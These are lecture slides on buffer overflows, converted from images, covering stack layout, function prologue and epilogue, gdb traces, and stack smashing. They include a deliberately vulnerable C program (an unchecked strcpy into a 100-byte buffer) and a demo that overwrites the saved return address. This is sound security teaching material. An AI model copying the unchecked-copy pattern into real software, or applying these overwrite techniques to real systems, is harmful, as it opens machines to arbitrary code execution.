Buffer Overflow

from theory to practice

Stefano Zanero & Davide Balzarotti

Buffer Overflow

- A buffer overflow happens every time that data is written beyond the limits of a buffer, overwriting nearby memory cells
- Vulnerable languages:
  - First and foremost, C/C++
  - In general, languages with dynamic memory handling are not vulnerable, e.g.
    - Java: dynamic control of array sizes, and exceptions thrown
    - Perl: automatic resizing of buffers


Buffer Overflow

- Wait, why should this be a *security* vulnerability and not just a bug?
  - Overwrite interesting variables (filenames? passwords?)
  - Forcing the execution flow of the program to change
    - By running arbitrary code injected in the memory, or pre-existing code
- That's called “arbitrary code execution”, and it translates to control over the machine

Part I
Recalling some memories from the past

Memory layout in a process

- Code segment
  - Program code
  - Read only
- Data segment
  - Global static variable (bss)
  - Dinamically allocated variables (heap)
- Stack segment
  - Local variables and...
  - **Function activation record**



Our friend, the stack


- In most architectures (Intel, Sparc, Motorola, MIPS) the stack grows... downwards (i.e. towards lower memory addresses)
- The ESP registry (stack pointer) points to the “top” of the stack (which is actually... a bottom)
- Each time a function is called, a new activation record (or frame) is allocated on the stack
- The EBP registry (base pointer) points to the beginning of the current frame
- Each frame contains:
  - The saved return address, i.e. where the processor should jump when the function call is over
  - The saved base pointer address of the previously active frame
  - Function parameters
  - Local variables

Prologue and epilogue

- The caller prepares the function parameters on the stack
- The caller executes a CALL (stores the next instruction pointer, EIP, on the stack, and substitutes it with the callee address)
- The callee executes the prologue
  - Pushes EBP on the stack (it becomes the saved EBP value)
  - Copies ESP into EBP (thus “moving ahead” the base of the frame)
  - “moves” ESP “forward” (i.e. to lower addresses) to make space for the local variable allocation
- The callee executes the epilogue
  - Saves the return value in the EAX register, if any
  - Copies EBP into ESP thus freeing the frame
  - Pops the saved base pointer address from the stack into EBP (restoring the caller frame)
  - Executes a RET which pops the stored EIP into the EIP and brings back the machine to where it was before the call


`leave`

Thus, a frame is so composed:



Let's review a simple example

```
int foo(int a, int b)
{
    int i = 3;

    return (a + b) * i;
}

int main()
{
    int e = 0;
    e = foo(4, 5);
    printf(“%d”, e);
}
```




Let's review it with a debugger


```
// Test1.c

int foo(int a, int b)
{
   int i = 3;
   return (a + b) * i;
}

int main()
{
   int e = 0;
   e = foo(4, 5);
   printf(“%d”, e);
}
```

```
> gcc test1.c -o test1
> gdb ./test1 -q
(gdb) run
Starting program: ./test1
27
Program exited with code 02.
(gdb)
```

main() as mum (GCC) made it




```
(gdb) disas main
Dump of assembler code for function main:
0x0804836d <main+0>:     push   %ebp
0x0804836e <main+1>:     mov    %esp,%ebp
0x08048370 <main+3>:     sub    $0x18,%esp
0x08048373 <main+6>:     and    $0xfffffff0,%esp
0x08048376 <main+9>:     mov    $0x0,%eax
0x0804837b <main+14>:    add    $0xf,%eax
0x0804837e <main+17>:    add    $0xf,%eax
0x08048381 <main+20>:    shr    $0x4,%eax
0x08048384 <main+23>:    shl    $0x4,%eax
0x08048387 <main+26>:    sub    %eax,%esp
0x08048389 <main+28>:    movl   $0x0,0xfffffffc(%ebp)
0x08048390 <main+35>:    movl   $0x5,0x4(%esp)
0x08048398 <main+43>:    movl   $0x4,(%esp)
0x0804839f <main+50>:    call   0x8048354 <foo>
0x080483a4 <main+55>:    mov    %eax,0xfffffffc(%ebp)
```




Let's run the program


```
(gdb) breakpoint foo
Breakpoint 1 at 0x804835a
(gdb) run
Starting program: ./test1
Breakpoint 1, 0x0804835a in foo ()
(gdb) disas
Dump of assembler code for function foo:
0x08048354 <foo+0>:      push   %ebp
0x08048355 <foo+1>:      mov    %esp,%ebp
0x08048357 <foo+3>:      sub    $0x10,%esp
0x0804835a <foo+6>:      movl   $0x3,0xfffffffc(%ebp)
0x08048361 <foo+13>:     mov    0xc(%ebp),%eax
0x08048364 <foo+16>:     add    0x8(%ebp),%eax
0x08048367 <foo+19>:     imul   0xfffffffc(%ebp),%eax
0x0804836b <foo+23>:     leave
0x0804836c <foo+24>:     ret
End of assembler dump.
(gdb)
```



foo() frame



```
(gdb) stepi
0x08048361 in foo ()
(gdb) x/12wx $ebp-16
0xaf9d3cc8:   0xaf9d3cd8   0x080482de   0xa7faf360    0x00000003
0xaf9d3cd8:   0xafdde9f8   0x080483a4   0x00000004    0x00000005
0xaf9d3ce8:   0xaf9d3d08   0x080483df   0xa7fadff4    0x08048430
```



Part II
Running arbitrary code

The basic idea

- We need to place a number of our choosing in EIP
- So, we need to overwrite “something” that will end up in EIP sooner or later
  - A function pointer (on the stack, in the heap, in bss...)
  - The saved EBP (indirect one)
  - The saved EIP (very direct one!)
  - Any entry in the GOT table
  - ...
- How do I overwrite this?
  - Stack overflow
  - Heap overflow
  - Format string

Smashing the stack

- This is the simplest combination, originally explained in a '94 hacking e-zine (but already widely known before then)
- Let's suppose that a function allocates a local buffer variable, such as a char[ ] of some size
- Let's also suppose that data is copied in there without checking for array limits (in C this can happen through a number of functions: `strcpy`, `strcat`, `gets`, `fgets`, `sprintf`, `scanf` ...)
- Data will overflow the buffer end, going upwards (towards higher addresses) and so backwards in the stack, and can potentially overwrite the saved EIP stored in the frame
- When the function ends, RET will take the new value (provided by us) and place it in EIP
- The processor will run code of our choosing
- The world will be ours !!!! (well, almost)

An example of vulnerable code

```
// Test2.c
#include <stdio.h>
#include <string.h>

int vulnerable(char* param)
{
   char buffer[100];
   strcpy(buffer, param);
}

int main(int argc, char* argv[]
)
{
   vulnerabile(argv[1]);
   printf("All right\n");
}
```


Buffer with space for 100 chars

This copies whatever is stored in param into buffer, not caring a bit about the size


Chronicle of a death foretold....

```
> gcc test2.c -o test2

> ./test2 sup?
All right

> ./test2 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault

>
```

You can guess what happened



```
> gdb ./test2

(gdb) run sup?
Starting program: ./test2
All right


(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Starting program: ./test2 AAAAAAAAA...
Program received signal SIGSEGV, Segmentation
fault
0x41414141 in ?? ()
```



Which address?


- We now how to make the program jump *somewhere,* so we need to decide where
- Main potential targets:
  - A buffer which we can control. For instance, the very same buffer we overflowed
    - PRO: we can do this remotely
    - CON: we need to somehow guess the buffer address, and the memory area must be marked as executable
  - The address of an environment variable
    - PRO: easy to implement
    - CON: just for local exploiting (you need to be able to pass the environment), a program may empty it, stack must be executable
  - The address of an existing function or of a library call
    - PRO: works remotely, works reliably, works even if stack is non executable
    - CON: we need to be able to recreate an effective frame of reference for the execution of the called function

Jumping into our buffer

